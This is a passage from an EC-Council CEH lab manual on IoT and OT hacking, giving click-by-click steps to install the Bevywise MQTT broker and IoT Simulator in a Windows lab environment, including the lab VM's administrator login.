
5. The **Open File - Security Warning** popup appears. Click **Run**.
6. The **Setup – MQTTRoute 2.0** window opens. Select **I accept the agreement** and click on **Next**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. **Select Destination Location** page appears, without making any changes to the default installation location, click on **Next**.
8. In the next window, click **Install** to complete the installation.




9. The installation completes, click on **Finish**. Ensure that **Launch Bevywise_MQTTRoute_Win_64** is checked.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The MQTTRoute will execute, and the command prompt will appear. You can see the **TCP** port using **1883**.



11. We have installed MQTT Broker successfully and leave the Bevywise MQTT **running**.
12. To create IoT devices, we must install the **IoT simulator** on the client machine.
13. Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del**.
14. By default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.


    Note: If the network screen appears, click **Yes**.
15. Navigate to **Z:\CEH-Tools\CEHv12 Module 18 IoT and OT Hacking\Bevywise IoT Simulator** folder and double-click on the **Bevywise_IoTSimulator_Win_64.exe** file.




16. The **Open File - Security Warning** popup appears. Click **Run**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

17. The **Setup-IoTSimulator 2.1** setup wizard opens. Select **I accept the agreement** and click on **Next** to continue.
18. Keeping the default destination unchanged, click on **Next**.
19. The Ready to install screen appears, click on **Install**




20. Click on **Finish** to complete the installation.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

